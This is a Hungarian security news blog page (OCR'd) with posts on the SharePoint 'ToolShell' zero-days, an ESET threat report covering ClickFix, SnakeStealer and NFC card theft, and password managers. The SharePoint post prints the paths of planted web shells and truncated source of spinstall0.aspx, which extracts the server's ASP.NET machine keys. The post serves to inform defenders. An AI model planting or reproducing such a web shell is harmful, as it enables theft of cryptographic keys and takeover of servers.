
A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Figyelem, a SharePoint mellett kérjük vigyázzanak!

2025. július 22. 12:52 - Csizmazia Darab István [Rambo]

Sosincs uborkaszezon a biztonságban - akár a támadásokról, akár az ezekről szóló hírekről van szó. Ezúttal egy rettentően **komoly csapás sújtja azokat a cégeket, szervezeteket, kormányzati szerveket, ahol ezt a Microsoftos vállalati platformot használják.**

Múlt hét végén derült ki, hogy **több olyan kritikus zeroday hiba is található a SharePointban, amelyet a kibocsátott javítások nem orvosoltak, az M$ közleménye szerint "részben kezelték ezeket"**. A hiba a SharePoint Enterprise Server 2016., a SharePoint Server 2019. és a SharePoint Server Subscription Edition verziókban található, és ami nehezíti a felhasználók helyzetét, hogy **a 2016-os verzióhoz a hétfő reggelig semmilyen javítás nem érkezett.**



A TheRegister külön is rákérdezett, [hogy mikor fogják kijavítani a SharePoint Enterprise Server 2016 frissítéseit, és ki a felelős a támadásokért, mire egy szóvivő azt nyilatkozta, hogy jelenleg nincs több megosztani valójuk] a korábbi blogbejegyzésükön túl. A Microsoft szerint a Microsoft 365-ben található SharePoint Online állítólag nem érintett.

```
C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx


C:\progra~1\common~1\micros~1\webser~1\16\template\layouts\info3.aspx
```

A szakértők által most ToolShell-nek nevezett sebezhetőségek (CVE-2025-49704 és CVE-2025-49706) **lehetővé teszik a távoli támadók számára, hogy teljes mértékben átvegyék az irányítást a SharePoint kiszolgálók felett, beleértve a fájlrendszereket és a belső konfigurációkat, és tetszőleges kódot futtassanak a hálózaton keresztül. Sikeres bejutás után érzékeny adatokat lophatnak el/szivárogtatnak ki, permanens hátsó ajtókat (backdoor) telepíthetnek, és kriptográfiai kulcsokat lophatnak el a rendszerből.**

Emiatt most felkerült a sebezhetőség a CISA listájára is, de közben minden vállalatnál riadót fújnak, mert számos jelzést fut be arról, hogy már aktívan kihasználták a sérülékenységet.

Contents of **spinstall0.aspx**, most probably created with *Sharpyshell*
(92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514)

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
         var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0, Cultur
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig", System.Reflection.BindingFlags
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new obje
        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.
    }
</script>
```

Kutatók szerint máris **rengeteg érzékeny információkat lophattak el** kormányoktól, telekommunikációs, kritikus infrastruktúra üzemeltető és különféle szoftverfejlesztő cégektől világszerte.


Két nagyobb támadási hullámot is megfigyeltek, és a több mint 8000 nyilvános SharePoint szerver átvizsgálása után megerősítették, hogy a kihasználás rendszerszintű. Az Eye Security részletes összefoglaló beszámolójában már minden SharePoint verzióhoz megtalálható a biztonsági javítás linkje.

Szólj hozzá!
Címkék: microsoft javítás napi támadás exploit sebezhetőség sharepoint sérülékenység nulladik zeroday in-the-wild toolshell

Ajánlott bejegyzések:

Tiktok + Zeroday = ók feltörések

Egy Kozmikus Bogár ront el mindent



Lépjünk ezredszer is ugyanabba a folyóba

Pandúrból lett rablók

Állásajánlat vagy mégsem?

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Hamis hibaüzenetekkel támad a ClickFix


2025. július 24. 17:03 - Csizmazia Darab István [Rambo]

Az ESET szokás szerint közzétette l**egfrissebb kiberfenyegetettségi jelentését, amely a 2024. december és 2025. május közötti időszakban tapasztalt kiberkockázatokat mutatja be** a vállalat saját telemetriai adatai, illetve kutatói elemzései alapján.

Az időszak egyik legszembetűnőbb fejleménye **az áldozatokat megtévesztő ClickFix robbanásszerű elterjedése volt: előfordulása több mint 500%-kal nőtt az előző félévhez képest,** és jelenleg az adathalászat után a második leggyakoribb módszer a kibertámadások között. Röviden **a ClickFix valamilyen hamis hibaüzenet, amely arra kéri a felhasználót, hogy valamit kimásoljanak és beillesszenek a parancssorba.**

Mivel amúgy is elég sokszor kell bizonyítanunk, hogy nem vagyunk robotok valamilyen elmosódott szöveg begépelésével, az összes lépcső, busz, vízcsap,

bicikli megjelölésével, esetleg kirakós darabok helyreigazításával, sokaknak nem is tűnik fel a kiberbűnözők ilyen trükkje.




A ClickFix a social engineering (pszichológiai manipuláció) egy új fajtája, amely **hamis hibaüzenettel vagy hitelesítő üzenettel veszi rá az áldozatokat egy rosszindulatú szkript kimásolására és beillesztésére, majd futtatására. A módszer minden nagyobb operációs rendszert érint, beleértve a Windows, Linux és macOS platformokat is.**

Az ilyen fenyegetések listája sajnos napról napra bővül, ideértve az adatlopó kártevőket, zsarolóvírusokat, távoli hozzáférésű trójai programokat, kriptobányász programokat, az utólagos támadást lehetővé tévő post-exploitation eszközöket, sőt még nemzetállamokhoz köthető fenyegető szereplők által használt, egyedi kártevőket is.


Az adatlopó kártevők terén is jelentős változások történtek, itt a SnakeStealer lett a fő adatlopó. Ez képes naplózni a billentyűleütéseket, menteni a hitelesítési adatokat, alkalmas képernyőképek készítésére és a vágólap tartalmának gyűjtésére.

A kártevő főként adathalász e-mailek rosszindulatú mellékleteként terjed, többek között közép- és kelet-európai országokban is. A SnakeStealer üzemeltetői egy VIP verziót is kínálnak, amely magasabb bérleti díj ellenében további kártékony funkciókat tartalmaz.




Jó hírek is vannak, a bűnüldöző szervek és a kiberbiztonsági cégek - köztük az ESET - hónapokig tartó kemény munkája meghozta gyümölcsét, és **két ismert adatlopó tevékenységét is sikerült közös erővel felszámolni.**

A Lumma Stealer és a Danabot nevű, kész kártevőket eladásra kínáló Malware-as-a-Service (MaaS) szolgáltató a beavatkozást megelőzően egyaránt jelentős aktivitást mutatott: a Lumma Stealer előfordulása 21%-kal, a Danaboté pedig 52%-kal nőtt 2024 második félévéhez képest.




Különösen érdekes, hogy az Android platformon észlelt reklámprogramok száma 160%-kal nőtt, amit elsősorban a Kaleidoscope névre keresztelt, kifinomult kártevő megjelenése okozott. Ez a rosszindulatú szoftver megtévesztő „gonosz iker” módszerrel terjeszti a kártékony alkalmazásokat, amelyek zavaró hirdetésekkel árasztják el a felhasználókat, rontva az eszköz teljesítményét.

A művelet mögött álló kiberbűnözők ugyanazon alkalmazásból két, közel azonos verziót készítenek – egy ártalmatlant, amely hagyományos ikonnal a hivatalos alkalmazásboltokban érhető el, és egy rosszindulatú fehér kör ikont megjelenítő verziót, amely harmadik féltől származó boltokon keresztül terjed.



Az NFC technológia jó célokra használva gyorsabb és biztonságosabb fizetést tesz lehetővé, de sajnos a kiberbűnözők figyelmét sem kerülte el. **Az NFC-alapú visszaélések száma több mint harmincötszörösére nőtt, ami főként adathalász kampányok és relay támadások növekedésének köszönhető, melyek során a támadók távolról is képesek visszaélni a digitális tárcák adataival.**

Az ESET kutatásai szerint a GhostTap nevű kártevő képes ellopni a felhasználók kártyaadatait, amelyeket a támadók saját digitális pénztárcáikba másolnak, és azokat világszerte érintésmentes fizetésekhez használják fel telefonjaikkal. A SuperCard X egyszerűen használható MaaS szolgáltatásként kínálja az NFC-alapú lopást. **Az ártatlannak tűnő app telepítése után a háttérben valós időben továbbítja a megszerzett kártyaadatokat a támadóknak.**




További részletek az ESET 2025 első félévére vonatkozó kiberfenyegetettségi jelentésében olvashatók az alábbi linke, a WeLiveSecurity.com oldalon, angol nyelven.

Szólj hozzá!
Címkék: android eset report threat nfc 2025. snakestealer clickfix

Ajánlott bejegyzések:


Fontos vagy nekem

Egyre gyakoribb az AI és a deepfake a támadásokban



Kellemes Karácsonyi Ünnepeket 2025.

Futottak még helyett jelentős mennyiség



[Gyenge jelszavak, szevasztok!]

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben és az adatvédelmi tájékoztatóban.

Nincsenek hozzászólások.

keresés

Keresés

linkz

Hullanak a jelszószéfek

2025. július 31. 19:53 - Csizmazia Darab István [Rambo]


Előbb a Microsoft közölte, hogy **az Autenticator elvesztette jelszószéf jellegét, majd kevéssel utána a Dropbox is egy hasonló bejelentéssel élt.**

Hogy mire jó a jelszószéf arról már többször is értekeztünk, legutóbb talán itt. Az emberek feje nem káptalan, és egy ilyen jelszó menedzsernek is nevezett program remekül kiszolgálja azt az igényt, hogy **elég csak egyetlen mester jelszót megjegyezni.**

